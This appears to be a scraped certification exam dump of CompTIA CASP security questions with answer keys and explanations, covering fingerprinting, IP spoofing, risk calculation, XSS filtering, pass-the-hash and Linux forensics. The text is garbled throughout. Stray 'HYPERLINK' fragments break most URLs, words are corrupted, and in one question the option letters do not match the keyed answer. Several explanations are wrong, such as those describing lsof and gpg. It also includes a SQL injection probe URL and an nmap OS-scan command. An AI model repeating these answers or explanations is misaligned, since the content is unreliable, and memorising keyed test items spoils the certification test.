File based encryption products operate under the context of the computer user's user account. This means that the user does not need to remember a separate password for the encryption software. If the user forgets his user account password or is locked out due to failed login attempts, the support department can reset his password from a central database of user accounts (such as Active Directory) without the need to visit the user's computer.
Profiles can be used to determine areas on the file system to encrypt such as Document folders. Incorrect Answers:
A: A partition-based software encryption product with a low-level boot protection and authentication would require that the user remember a separate password from his computer login password. This does not minimize overhead and support in regards to password resets and lockouts. B: An encryption product that allows the end users to select which files to encrypt is not the best solution. A solution that automatically encrypts the necessary data is a better solution.
C: A full-disk hardware-based encryption product with a low-level boot protection and authentication would require that the user remember a separate password from his computer login password. This does not minimize overhead and support in regards to password resets and lockouts.

NEW QUESTION 166
A security tester is testing a website and performs the following manual query: https://www.comptia.com/cookies.jsp?products=5%20and%201=1
The following response is received in the payload: "ORA-000001: SQL command not properly ended" Which of the following is the response an example of?

A. Fingerprinting
B. Cross-site scripting
C. SQL injection
D. Privilege escalation

Answer: A

Explanation:
This is an example of Fingerprinting. The response to the code entered includes "ORA-000001" which tells the attacker that the database software being used is Oracle.
Fingerprinting can be used as a means of ascertaining the operating system of a remote computer on a network. Fingerprinting is more generally used to detect specific versions of applications or protocols that are run on network servers. Fingerprinting can be accomplished "passively" by sniffing network packets passing between hosts, or it can be accomplished "actively" by transmitting specially created packets to the target machine and analyzing the response.
Incorrect Answers:
B: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. The code in the question is not an example of XSS.
C: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). The code entered in the question is similar to a SQL injection attack but as the SQL command was not completed, the purpose of the code was just to return the database software being used.
D: Privilege escalation is the act of explogting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. The code in the question is not an example of privilege escalation.
References: http://www.yourdictionary.com/fingerprinting

NEW QUESTION 169
An organization uses IP address block 203.0.113.0/24 on its internal network. At the border router, the network administrator sets up rules to deny packets with a source address in this subnet from entering the network, and to deny packets with a destination address in this subnet from leaving the network. Which of the following is the administrator attempting to prevent?

A. BGP route hijacking attacks
B. Bogon IP network traffic
C. IP spoofing attacks
D. Man-in-the-middle attacks
E. Amplified DDoS attacks

Answer: C

Explanation:
The IP address block 203.0.113.0/24 is used on the internal network. Therefore, there should be no traffic coming into the network claiming to be from an address in the 203.0.113.0/24 range. Similarly, there should be no outbound traffic destined for an address in the 203.0.113.0/24 range. So this has been blocked at the firewall. This is to protect against IP spoofing attacks where an attacker external to the network sends data claiming to be from an internal computer with an address in the 203.0.113.0/24 range.
IP spoofing, also known as IP address forgery or a host file hijack, is a hijacking technique in which a cracker masquerades as a trusted host to conceal his identity, spoof a Web site, hijack browsers, or
gain access to a network. Here's how it works: The hijacker obtains the IP address of a legitimate host and alters packet headers so that the legitimate host appears to be the source.
When IP spoofing is used to hijack a browser, a visitor who types in the URL (Uniform Resource Locator) of a legitimate site is taken to a fraudulent Web page created by the hijacker. For example, if the hijacker spoofed the Library of Congress Web site, then any Internet user who typed in the URL www.loc.gov would see spoofed content created by the hijacker.
If a user interacts with dynamic content on a spoofed page, the hijacker can gain access to sensitive information or computer or network resources. He could steal or alter sensitive data, such as a credit card number or password, or install malware. The hijacker would also be able to take control of a compromised computer to use it as part of a zombie army in order to send out spam.
Incorrect Answers:
A: BGP is a protocol used to exchange routing information between networks on the Internet. BGP route hijacking is the process of using BGP to manipulate Internet routing paths. The firewall configuration in this question will not protect against BGP route hijacking attacks.

B: Bogon is an informal name for an IP packet on the public Internet that claims to be from an area of the IP address space reserved, but not yet allocated or delegated by the Internet Assigned Numbers Authority (IANA) or a delegated Regional Internet Registry (RIR). The firewall configuration in this question will not protect against Bogon IP network traffic.
D: A man-in-the-middle attack is an attack where the attacker secretly relays and possibly alters the communication between two parties who believe they are directly communicating with each other. The firewall configuration in this question will not protect against a man-in-the-middle attack.
E: A distributed denial-of-service (DDoS) attack occurs when multiple systems flood the bandwidth or resources of a targeted system, usually one or more web servers. Amplified DDoS attacks use more systems to 'amplify' the attack. The firewall configuration in this question will not protect against a DDoS attack.
References:
http://searchsecurity.techtargHYPERLINK "http://searchsecurity.techtarget.com/definition/IPspoofing" et.com/definition/IP-spoofing

NEW QUESTION 174
The Chief Information Security Officer (CISO) at a large organization has been reviewing some security-related incidents at the organization and comparing them to current industry trends. The desktop security engineer feels that the use of USB storage devices on office computers has contributed to the frequency of security incidents. The CISO knows the acceptable use policy prohibits the use of USB storage devices. Every user receives a popup warning about this policy upon login. The SIEM system produces a report of USB violations on a monthly basis; yet violations continue to occur.
Which of the following preventative controls would MOST effectively mitigate the logical risks associated with the use of USB storage devices?

A. Revise the corporate policy to include possible termination as a result of violations
B. Increase the frequency and distribution of the USB violations report
C. Deploy PKI to add non-repudiation to login sessions so offenders cannot deny the offense
D. Implement group policy objects

Answer: D

Explanation:
A Group Policy Object (GPO) can apply a common group of settings to all computers in Windows domain.
One GPO setting under the Removable Storage Access node is: All removable storage classes: Deny all access.
This setting can be applied to all computers in the network and will disable all USB storage devices on the computers.
Incorrect Answers:
A: Threatening the users with termination for violating the acceptable use policy may deter some users from using USB storage devices. However, it is not the MOST effective solution. Physically disabling the use of USB storage devices would be more effective.
B: Increasing the frequency and distribution of the USB violations report may deter some users from using USB storage devices. However, it is not the MOST effective solution. Physically disabling the use of USB storage devices would be more effective.
C: Offenders not being able to deny the offense will make it easier to prove the offense. However, it
does not prevent the offense in the first place and therefore is not the MOST effective solution. Physically disabling the use of USB storage devices would be more effective.
References:
http://prajwaldesai.com/how-to-disable-usb-devices-using-group-policy/

NEW QUESTION 178
A security analyst has been asked to develop a quantitative risk analysis and risk assessment for the company's online shopping application. Based on heuristic information from the Security Operations Center (SOC), a Denial of Service Attack (DoS) has been successfully executed 5 times a year. The Business Operations department has determined the loss associated to each attack is $40,000. After implementing application caching, the number of DoS attacks was reduced to one time a year. The cost of the countermeasures was $100,000. Which of the following is the monetary value earned during the first year of operation?

A. $60,000
B. $100,000
C. $140,000
D. $200,000

Answer: A

Explanation:
ALE before implementing application caching: ALE = ARO x SLE
ALE = 5 x $40,000 ALE = $200,000
ALE after implementing application caching: ALE = ARO x SLE
ALE = 1 x $40,000 ALE = $40,000
The monetary value earned would be the sum of subtracting the ALE calculated after implementing application caching and the cost of the countermeasures, from the ALE calculated before implementing application caching.
Monetary value earned = $200,000 - $40,000 - $100,000 Monetary value earned = $60,000
Incorrect Answers:
B: $100,000 would be the answer if the ARO after implementing application caching was 0.
C: $140,000 is the expected loss in the first year. The ALE after implementing application caching + the cost of the countermeasures.
D: The answer cannot be $200,000 because in the first year of operation the ALE after implementing application caching is $40,000 and the cost of the countermeasures is $100,000.
References: http://www.pearsonitcertification.com/articles/article.aspx?p=418007HYPERLINK
"http://www.pearsonitcertification.com/articles/article.aspx?p=418007&seqNum=4"&HYPERLINK
"http://www.pearsonitcertification.com/articles/article.aspx?p=418007&seqNum=4"seqNum=4

NEW QUESTION 180
A large enterprise acquires another company which uses antivirus from a different vendor. The CISO has requested that data feeds from the two different antivirus platforms be combined in a way that allows management to assess and rate the overall effectiveness of antivirus across the entire organization. Which of the following tools can BEST meet the CISO's requirement?

A. GRC
B. IPS
C. CMDB
D. Syslog-ng
E. IDS

Answer: A

Explanation:
GRC is a discipline that aims to coordinate information and activity across governance, risk management and compliance with the purpose of operating more efficiently, enabling effective information sharing, more effectively reporting activities and avoiding wasteful overlaps. An integrated GRC (iGRC) takes data feeds from one or more sources that detect or sense abnormalities, faults or other patterns from security or business applications.
Incorrect Answers:
B: IPS is a typical sensor type that is included in an iGRC.
C: A configuration management database (CMDB) is defined as a repository that acts as a data warehouse for IT organizations.
D: syslog-ng sends incoming log messages from specified sources to the correct destinations. E: IDS is a typical sensor type that is included in an iGRC.
References: https://en.wikipedia.org/wHYPERLINK
"https://en.wikipedia.org/wiki/Governance,_risk_management,_and_compliance#Integrated_gover
nance.2C_risk_and_compliancy"iki/Governance,_risk_managemeHYPERLINK
"https://en.wikipedia.org/wiki/Governance,_risk_management,_and_compliance#Integrated_gover nance.2C_risk_and_compliancy"nt,_and_HYPERLINK
"https://en.wikipedia.org/wiki/Governance,_risk_management,_and_compliance#Integrated_gover
nance.2C_risk_and_compliancy"compliance#Integrated_governance.2C_risk_and_compliancy https://wiki.archlinux.org/index.php/Syslog-ng

NEW QUESTION 182
A security policy states that all applications on the network must have a password length of eight characters. There are three legacy applications on the network that cannot meet this policy. One system will be upgraded in six months, and two are not expected to be upgraded or removed from the network. Which of the following processes should be followed?

A. Establish a risk matrix
B. Inherit the risk for six months
C. Provide a business justification to avoid the risk
D. Provide a business justification for a risk exception

Answer: D

Explanation:
The Exception Request must include: A description of the non-compliance.
The anticipated length of non-compliance (2-year maximum). The proposed assessment of risk associated with non-compliance.
The proposed plan for managing the risk associated with non-compliance.
The proposed metrics for evaluating the success of risk management (if risk is significant). The proposed review date to evaluate progress toward compliance.
An endorsement of the request by the appropriate Information Trustee (VP or Dean). Incorrect Answers:
A: A risk matrix can be used to determine an overall risk ranking before determining how the risk will be dealt with.
B: Inheriting the risk for six months means that it has been decided the benefits of moving forward outweighs the risk.
C: Avoiding the risk is not recommended as the applications are still being used. References:
http://www.rit.edu/security/sHYPERLINK "http://www.rit.edu/security/sites/rit.edu.security/files/exception
process.pdf"ites/rit.edu.security/files/exceptionHYPERLINK "http://www.rit.edu/security/sites/rit.edu.security/files/exception process.pdf"%20process.pdf
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 218

NEW QUESTION 186
The Chief Information Security Officer (CISO) at a company knows that many users store business documents on public cloud-based storage, and realizes this is a risk to the company. In response, the CISO implements a mandatory training course in which all employees are instructed on the proper use of cloud-based storage. Which of the following risk strategies did the CISO implement?

A. Avoid
B. Accept
C. Mitigate
D. Transfer

Answer: C

Explanation:
Mitigation means that a control is used to reduce the risk. In this case, the control is training. Incorrect Answers:
A: To avoid could mean not performing an activity that might bear risk.
B: To accept the risk means that the benefits of moving forward outweigh the risk. D: To transfer the risk means that the risk is defilected to a third party.
References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 88, 218
https://en.wiHYPERLINK "https://en.wikipedia.org/wiki/Risk_management"kipedia.org/wiki/Risk_management

NEW QUESTION 191
It has come to the IT administrator’s attention that the “post your comment” field on the company blog page has been explogted, resulting in cross-site scripting attacks against customers reading the blog. Which of the following would be the MOST effective at preventing the “post your comment” field from being explogted?

A. Update the blog page to HTTPS
B. Filter metacharacters
C. Install HIDS on the server
D. Patch the web application
E. Perform client side input validation

Answer: B

Explanation:
A general rule of thumb with regards to XSS is to "Never trust user input and always filter metacharacters." Incorrect Answers:
A: Updating the blog page to HTTPS will not resolve this issue.
C: HIDS are designed to monitor a computer system, not the network. IT will, therefore, not resolve this issue.
D: Simply installing a web application patch will not work, as the patch may be susceptible to XSS. Testing of the patch has to take place first.

E: Performing client side input validation is a valid method, but it is not the MOST effective. References:
https://community.qualys.com/docs/DOC-1186
http://www.computerweHYPERLINK "http://www.computerweekly.com/tip/The-true-test-of-a-Webapplication- patch"ekly.com/tip/The-truHYPERLINK "http://www.computerweekly.com/tip/The-truetest-of-a-Web-application-patch"e-test-of-a-Web-application-patch
httpHYPERLINK "http://www.techrepublic.com/blog/it-security/what-is-cross-sitehttps:// certkingdom.com scripting/":://www.techreHYPERLINK "http://www.techrepublic.com/blog/it-security/what-is-crosssite- scripting/"pHYPERLINK "http://www.techrepublic.com/blog/it-security/what-is-cross-sitescripting/" ublic.com/blog/it-security/what-is-cross-site-scripting/
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 137

NEW QUESTION 192
During a new desktop refresh, all hosts are hardened at the OS level before deployment to comply with policy. Six months later, the company is audited for compliance to regulations. The audit discovers that 40 percent of the desktops do not meet requirements. Which of the following is the MOST likely cause of the noncompliance?

A. The devices are being modified and settings are being overridden in production.
B. The patch management system is causing the devices to be noncompliant after issuing the latest patches.
C. The desktop applications were configured with the default username and password.
D. 40 percent of the devices use full disk encryptio

Answer: A

Explanation:
The question states that all hosts are hardened at the OS level before deployment. So we know the desktops are fully patched when the users receive them. Six months later, the desktops do not meet the compliance standards. The most likely explanation for this is that the users have changed the settings of the desktops during the six months that they've had them.
Incorrect Answers:
B: A patch management system would not cause the devices to be noncompliant after issuing the latest patches. Devices are non-compliant because their patches are out-of-date, not because the
patches are too recent.
C: The desktop applications being configured with the default username and password would not be the cause of non-compliance. The hosts are hardened at the OS level so application configuration would not affect this.
D: Devices using full disk encryption would not be the cause of non-compliance. The hosts are hardened at the OS level. Disk encryption would have no effect on the patch level or configuration of the host.

NEW QUESTION 193
Company policy requires that all unsupported operating systems be removed from the network. The security administrator is using a combination of network based tools to identify such systems for the purpose of disconnecting them from the network. Which of the following tools, or outputs from the tools in use, can be used to help the security administrator make an approximate determination of the operating system in use on the local company network? (Select THREE).

A. Passive banner grabbing
B. Password cracker C.http://www.company.org/documents_private/index.php?search=string#&topic=windows&tcp=packet%20capture&cookie=wokdjwalkjcnie61lkasdf2aliser4
C. 443/tcp open http
D. dig host.company.com
E. 09:18:16.262743 IP (tos 0x0, ttl 64, id 9870, offset 0, flags [none], proto TCP (6), length 40)192.168.1.3.1051 > 10.46.3.7.80: Flags [none], cksum 0x1800 (correct), win 512, length 0
F. Nmap

Answer: AFG

Explanation:
Banner grabbing and operating system identification can also be defined as fingerprinting the TCP/IP stack. Banner grabbing is the process of opening a connection and reading the banner or response sent by the application.
The output displayed in option F includes information commonly examined to fingerprint the OS. Nmap provides features that include host discovery, as well as service and operating system detection.
Incorrect Answers:
B: A password cracker is used to recover passwords from data that have been stored in or transmitted by a computer system.
C: This answer is invalid as port 443 is used for HTTPS, not HTTP.
D: This web address link will not identify unsupported operating systems for the purpose of disconnecting them from the network.
E: The dig (domain information groper) command is a network administration command-line tool for
querying Domain Name System (DNS) name servers. References: https://en.wikipedia.org/wiki/Dig_(command) https://en.wikipedia.org/wiki/Password_cracking
https://en.wikipediHYPERLINK "https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers"a.org/wiki/List_of_TCP_and_U DP_port_numbers
http://luizfirmino.blogspot.co.za/2011/07/understand-banner-grabbHYPERLINK "http://luizfirmino.blogspot.co.za/2011/07/understand-banner-grabbing-usingos.html?view=classic"ing-using-os.html?view=classic
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 174, 175

NEW QUESTION 198
A company has noticed recently that its corporate information has ended up on an online forum. An investigation has identified that internal employees are sharing confidential corporate information on a daily basis. Which of the following are the MOST effective security controls that can be implemented to stop the above problem? (Select TWO).

A. Implement a URL filter to block the online forum
B. Implement NIDS on the desktop and DMZ networks
C. Security awareness compliance training for all employees
D. Implement DLP on the desktop, email gateway, and web proxies
E. Review of security policies and procedures

Answer: CD

Explanation:
Security awareness compliance training for all employees should be implemented to educate employees about corporate policies and procedures for working with information technology (IT). Data loss prevention (DLP) should be implemented to make sure that users do not send sensitive or critical information outside the corporate network.
Incorrect Answers:
A: A URL filter will prevent users from accessing the online forum, but it will not prevent them from sharing confidential corporate information.
B: NIDS will monitor traffic to and from all devices on the network, perform an analysis of passing traffic on the entire subnet, and matches the traffic that is passed on the subnets to the library of known attacks. It will not prevent access to the online forum, or from sharing confidential corporate information.
E: The problem is that users are not adhering to the security policies and procedures, so reviewing them will not solve the problem.
References:
http:HYPERLINK "http://searchsecurity.techtarget.com/definition/security-awarenesstraining"// searchsecurity.techtarget.com/definition/HYPERLINK "http://searchsecurity.techtarget.com/definition/security-awareness-training"securityHYPERLINK "http://searchsecurity.techtarget.com/definition/security-awareness-training"-awareness-training http://whatis.techtarget.com/definition/data-loss-preHYPERLINK "http://whatis.techtarget.com/definition/data-loss-prevention-DLP"vention-DLP https://en.wikipedia.org/wiki/Intrusion_detection_system

NEW QUESTION 200
An insurance company has an online quoting system for insurance premiums. It allows potential customers to fill in certain details about their car and obtain a quote. During an investigation, the following patterns were detected:
Pattern 1 – Analysis of the logs identifies that insurance premium forms are being filled in but only single fields are incrementally being updated.
Pattern 2 – For every quote completed, a new customer number is created; due to legacy systems, customer numbers are running out.
Which of the following is the attack type the system is susceptible to, and what is the BEST way to defend against it? (Select TWO).

A. Apply a hidden field that triggers a SIEM alert
B. Cross site scripting attack
C. Resource exhaustion attack
D. Input a blacklist of all known BOT malware IPs into the firewall
E. SQL injection
F. Implement an inline WAF and integrate into SIEM
G. Distributed denial of service
H. Implement firewall rules to block the attacking IP addresses

Answer: CF

Explanation:
A resource exhaustion attack involves tying up predetermined resources on a system, thereby making the resources unavailable to others.
Implementing an inline WAF would allow for protection from attacks, as well as log and alert admins to what's going on. Integrating in into SIEM allows for logs and other security-related documentation to be collected for analysis.
Incorrect Answers:
A: SIEM technology analyses security alerts generated by network hardware and applications. B: Cross site scripting attacks occur when malicious scripts are injected into otherwise trusted websites.
D: Traditional firewalls block or allow traffic. It is not, however, the best way to defend against a resource exhaustion attack.
E: A SQL injection attack occurs when the attacker makes use of a series of malicious SQL queries to directly influence the SQL database.
G: A distributed denial-of-service (DDoS) attack occurs when many compromised systems attack a single target. This results in denial of service for users of the targeted system.
H: Traditional firewalls block or allow traffic. It is not, however, the best way to defend against a resource exhaustion attack.
References:
http://searchsecurity.techtarget.com/feature/Four-questions-to-ask-befoHYPERLINK "http://searchsecurity.techtarget.com/feature/Four-questions-to-ask-before-buying-a-Webapplication- firewall"re-buying-a-Web-application-firewall
http://searchsecurity.techtarget.comHYPERLINK "http://searchsecurity.techtarget.com/definition/security-information-and-event-management-SIEM"/definition/security-information-and-event-management-SIEM https://en.wikipedia.org/wiki/Security_information_and_event_management
http:HYPERLINK "http://searchsecurity.techtarget.com/definition/distributed-denial-of-serviceattack"// searchsecurity.techtarget.com/definitHYPERLINK "http://searchsecurity.techtarget.com/definition/distributed-denial-of-serviceattack"
ion/distributed-denial-of-service-attack
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 150, 153

NEW QUESTION 201
A critical system audit shows that the payroll system is not meeting security policy due to missing OS security patches. Upon further review, it appears that the system is not being patched at all. The vendor states that the system is only supported on the current OS patch level. Which of the following compensating controls should be used to mitigate the vulnerability of missing OS patches on this system?

A. Isolate the system on a secure network to limit its contact with other systems
B. Implement an application layer firewall to protect the payroll system interface
C. Monitor the system’s security log for unauthorized access to the payroll application
D. Perform reconciliation of all payroll transactions on a daily basis

Answer: A

Explanation:
The payroll system is not meeting security policy due to missing OS security patches. We cannot apply the patches to the system because the vendor states that the system is only supported on the current OS patch level. Therefore, we need another way of securing the system.
We can improve the security of the system and the other systems on the network by isolating the payroll system on a secure network to limit its contact with other systems. This will reduce the likelihood of a malicious user accessing the payroll system and limit any damage to other systems if the payroll system is attacked.
Incorrect Answers:
B: An application layer firewall may provide some protection to the application. However, the operating system is vulnerable due to being unpatched. It is unlikely that an application layer firewall will protect against the operating system vulnerabilities.
C: Monitoring the system’s security log for unauthorized access to the payroll application will not actually provide any protection against unauthorized access. It would just enable you to see that unauthorized access has occurred.
D: Reconciling the payroll transactions on a daily basis would keep the accounts up to date but it would provide no protection for the system and so does not mitigate the vulnerability of missing OS patches as required in this question.

NEW QUESTION 206
The IT Security Analyst for a small organization is working on a customer's system and identifies a possible intrusion in a database that contains PII. Since PII is involved, the analyst wants to get the issue addressed as soon as possible. Which of the following is the FIRST step the analyst should take in mitigating the impact of the potential intrusion?

A. Contact the local authorities so an investigation can be started as quickly as possible.
B. Shut down the production network interfaces on the server and change all of the DBMS account passwords.
C. Disable the front-end web server and notify the customer by email to determine how the customer would like to proceed.
D. Refer the issue to management for handling according to the incident response proces

Answer: D

Explanation:
The database contains PII (personally identifiable information) so the natural response is to want to get the issue addressed as soon as possible. However, in this question we have an IT Security Analyst working on a customer's system. Therefore, this IT Security Analyst does not know what the customer's incident response process is. In this case, the IT Security Analyst should refer the issue to company management so they can handle the issue (with your help if required) according to their incident response procedures.
Incorrect Answers:
A: Contacting the local authorities so an investigation can be started as quickly as possible would not be the first step. Apart from the fact an investigation could take any amount of time; this action does nothing to actually stop the unauthorized access.
B: Shutting down the production network interfaces on the server and changing all of the DBMS account passwords may be a step in the company's incident response procedure. However, as the IT Security Analyst does not know what the customer's incident response process is, he should notify management so they can make that decision.
C: Disabling the front-end web server may or may not stop the unauthorized access to the database server. However, taking a company web server offline may have a damaging impact on the company so the IT Security Analyst should not make that decision without consulting the management. Using email to determine how the customer would like to proceed is not appropriate method of communication. For something this urgent, a face-to-face meeting or at least a phone call would be more appropriate.

NEW QUESTION 211
A security firm is writing a response to an RFP from a customer that is building a new network based software product. The firm's expertise is in penetration testing corporate networks. The RFP explicitly calls for all possible behaviors of the product to be tested, however, it does not specify any particular method to achieve this goal. Which of the following should be used to ensure the security and functionality of the product? (Select TWO).

A. Code review
B. Penetration testing
C. Grey box testing
D. Code signing
E. White box testing

Answer: AE

Explanation:
A Code review refers to the examination of an application (the new network based software product in this case) that is designed to identify and assess threats to the organization.
White box testing assumes that the penetration test team has full knowledge of the network and the infrastructure per se thus rendering the testing to follow a more structured approach.
Incorrect Answers:
B: Penetration testing is a broad term to refer to all the different types of tests such as back box-, white box and gray box testing.
C: Grey Box testing is similar to white box testing, but not as insightful.
D: Code signing is the term used to refer to the process of digitally signing executables and scripts to confirm the author. This is not applicable in this case.
References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 18, 168-169

NEW QUESTION 212
An external penetration tester compromised one of the client organization's authentication servers and retrieved the password database. Which of the following methods allows the penetration tester to MOST efficiently use any obtained administrative credentials on the client organization's other systems, without impacting the integrity of any of the systems?

A. Use the pass the hash technique
B. Use rainbow tables to crack the passwords
C. Use the existing access to change the password
D. Use social engineering to obtain the actual password

Answer: A

Explanation:
With passing the hash you can grab NTLM credentials and you can manipulate the Windows logon sessions maintained by the LSA component. This will allow you to operate as an administrative user and not impact the integrity of any of the systems when running your tests.
Incorrect Answers:
B: Making use of rainbow tables and cracking passwords will have a definite impact on the integrity of the other systems that are to be penetration tested.
C: Changing passwords will impact the integrity of the other systems and is not a preferable method to conduct penetration testing.
D: Social engineering is not the preferred way to accomplish the goal of penetration testing and gaining administrative credentials on the client's network. References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 17, 351

NEW QUESTION 217
The Chief Executive Officer (CEO) of an Internet service provider (ISP) has decided to limit the company's contribution to worldwide Distributed Denial of Service (DDoS) attacks. Which of the following should the ISP implement? (Select TWO).

A. Block traffic from the ISP's networks destined for blacklisted IPs.

B. Prevent the ISP's customers from querying DNS servers other than those hosted by the ISP.
C. Scan the ISP's customer networks using an up-to-date vulnerability scanner.
D. Notify customers when services they run are involved in an attack.
E. Block traffic with an IP source not allocated to customers from exiting the ISP's network.

Answer: DE

Explanation:
Since DDOS attacks can originate from nay different devices and thus makes it harder to defend against, one way to limit the company's contribution to DDOS attacks is to notify customers about any DDOS attack when they run services that are under attack. The company can also block IP sources that are not allocated to customers from the existing SIP's network.
Incorrect Answers:
A: Blocking traffic is in essence denial of service and this should not be implemented by the company.
B: Preventing the ISP's customers from querying/accessing other DNS serves is also a denial of service.
C: Making use of vulnerability scanners does not limit a company's contribution to the DDOS attacks. References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 286

NEW QUESTION 222
Ann, a systems engineer, is working to identify an unknown node on the corporate network. To begin
her investigative work, she runs the following nmap command string: user@hostname:~$ sudo nmap –O 192.168.1.54
Based on the output, nmap is unable to identify the OS running on the node, but the following ports are open on the device:
TCP/22 TCP/111 TCP/512-514 TCP/2049 TCP/32778
Based on this information, which of the following operating systems is MOST likely running on the unknown node?

A. Linux
B. Windows
C. Solaris
D. OSX

Answer: C

Explanation:
TCP/22 is used for SSH; TCP/111 is used for Sun RPC; TCP/512-514 is used by CMD like exec, but automatic authentication is performed as with a login server, etc. These are all ports that are used when making use of the Sun Solaris operating system.
Incorrect Answers:
A: Linux operating system will not use those TCP ports.
B: The Windows Operating system makes use of different TCP ports. D: The OSX operating system makes use of other TCP ports. References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 174
https://www.iana.org/assignments/service-names-port-numbers/service-names-portnumberHYPERLINK "https://www.iana.org/assignments/service-names-port-numbers/servicenames-
port-numbers.xml"s.xml https://en.wikipedia.org/wiki/Solaris_%28operating_sysHYPERLINK "https://en.wikipedia.org/wiki/Solaris_(operating_system)"tem%29
https://nmap.org/book/inst-windows.html

NEW QUESTION 223
Which of the following activities is commonly deemed "OUT OF SCOPE" when undertaking a penetration test?

A. Test password complexity of all login fields and input validation of form fields
B. Reverse engineering any thick client software that has been provided for the test
C. Undertaking network-based denial of service attacks in production environment
D. Attempting to perform blind SQL injection and refilected cross-site scripting attacks
E. Running a vulnerability scanning tool to assess network and host weaknesses

Answer: C

Explanation:
Penetration testing is done to look at a network in an adversarial fashion with the aim of looking at what an attacker will use. Penetration testing is done without malice and undertaking a networkbased denial of service attack in the production environment is as such 'OUT OF SCOPE'.
Incorrect Answers:
A: Testing the password complexity of login fields and the input validation of form fields can form part of penetration testing. This is part of the gaining access phase of penetration testing.
B: Making use of reverse engineering a thick client software package would fall within the scope of penetration testing.
D: Blind SQL injection and refilected cross-site scripting attacks can be used in penetration testing. It would form part of the escalation of privilege step in penetration testing.
E: A vulnerability scanning tool to check network and host weakness would be admissible in penetration testing because it is part of the scanning process of penetration testing. References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 91, 166-167

NEW QUESTION 224
A network administrator with a company's NSP has received a CERT alert for targeted adversarial behavior at the company. In addition to the company's physical security, which of the following can the network administrator use to detect the presence of a malicious actor physically accessing the company's network or information systems from within? (Select TWO).

A. RAS
B. Vulnerability scanner
C. HTTP intercept
D. HIDS
E. Port scanner
F. Protocol analyzer

Answer: DF

Explanation:
A protocol analyzer can be used to capture and analyze signals and data traffic over a communication
channel which makes it ideal for use to assess a company's network from within under the circumstances.
HIDS is used as an intrusion detection system that can monitor and analyze the internal company network especially the dynamic behavior and the state of the computer systems; behavior such as network packets targeted at that specific host, which programs accesses what resources etc. Incorrect Answers:
A: RAS is a term that refers to any combination of hardware or software that will enable the remote access tools or information that typically reside on a network of IT devices. This tool will not allow you to detect the presence of a malicious actor physical accessing the network from within.
B: Vulnerability scanners are used to identify vulnerable systems and applications that may be in need of patching.
C: A HTTP Interceptor is a program that is used to assess and analyze web traffic and works by acting as a proxy for the traffic between the web client and the web server, not useful in this scenario.
E: Port Scanners are used to scan the TCP and UDP ports as well as their status. Port scanning makes allowance to run probes to check which services are running on a targeted computer.
References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 137-138, 181, 399-402
https://en.wikipedia.org/wiki/Host-based_intrusion_detection_system

NEW QUESTION 226
The security engineer receives an incident ticket from the helpdesk stating that DNS lookup requests are no longer working from the office. The network team has ensured that Layer 2 and Layer 3 connectivity are working. Which of the following tools would a security engineer use to make sure the DNS server is listening on port 53?

A. PING
B. NESSUS
C. NSLOOKUP
D. NMAP

Answer: D

Explanation:
NMAP works as a port scanner and is used to check if the DNS server is listening on port 53. Incorrect Answers:
A: PING is in essence a network administration tool that is used to test the reachability of a host. B: NESSUS is used as a vulnerability scanner.
C: NSLOOKUP is a tool used for querying the Domain Name System (DNS) to obtain domain name or IP address mapping or for any other specific DNS record.
References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 172-173, 396

NEW QUESTION 231
Which of the following would be used in forensic analysis of a compromised Linux system? (Select THREE).

A. Check log files for logins from unauthorized IPs.
B. Check /proc/kmem for fragmented memory segments.
C. Check for unencrypted passwords in /etc/shadow.
D. Check timestamps for files modified around time of compromise.
E. Use lsof to determine files with future timestamps.
F. Use gpg to encrypt compromised data files.
G. Verify the MD5 checksum of system binaries.
H. Use vmstat to look for excessive disk I/

Answer: ADG

Explanation:
The MD5 checksum of the system binaries will allow you to carry out a forensic analysis of the compromised Linux system. Together with the log files of logins into the compromised system from unauthorized IPs and the timestamps for those files that were modified around the time that the compromise occurred will serve as useful forensic tools.
Incorrect Answers:
B: Checking for fragmented memory segments' is not a forensic analysis tool to be used in this case. C: The ``/etc/shadow'', contains encrypted password as well as other information such as account or password expiration values, etc. The /etc/shadow file is readable only by the root account. This is a useful tool for Linux passwords and shadow file formats and is in essence used to keep user account information.
E: Isof is used on Linux as a future timestamp tool and not a forensic analysis tool. F: Gpg is an encryption tool that works on Mac OS X.
H: vmstat reports information about processes, memory, paging, block IO, traps, and cpu activity. The first report produced gives averages since the last reboot. Additional reports give information on a sampling period of length delay. The process and memory reports are instantaneous in either case. This is more of an administrator tool.
References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 387
httpsHYPERLINK "https://en.wikipedia.org/wiki/List_of_digital_forensics_tools"://en.wikipedia.org/wiki/List_of_digit al_forensics_tools

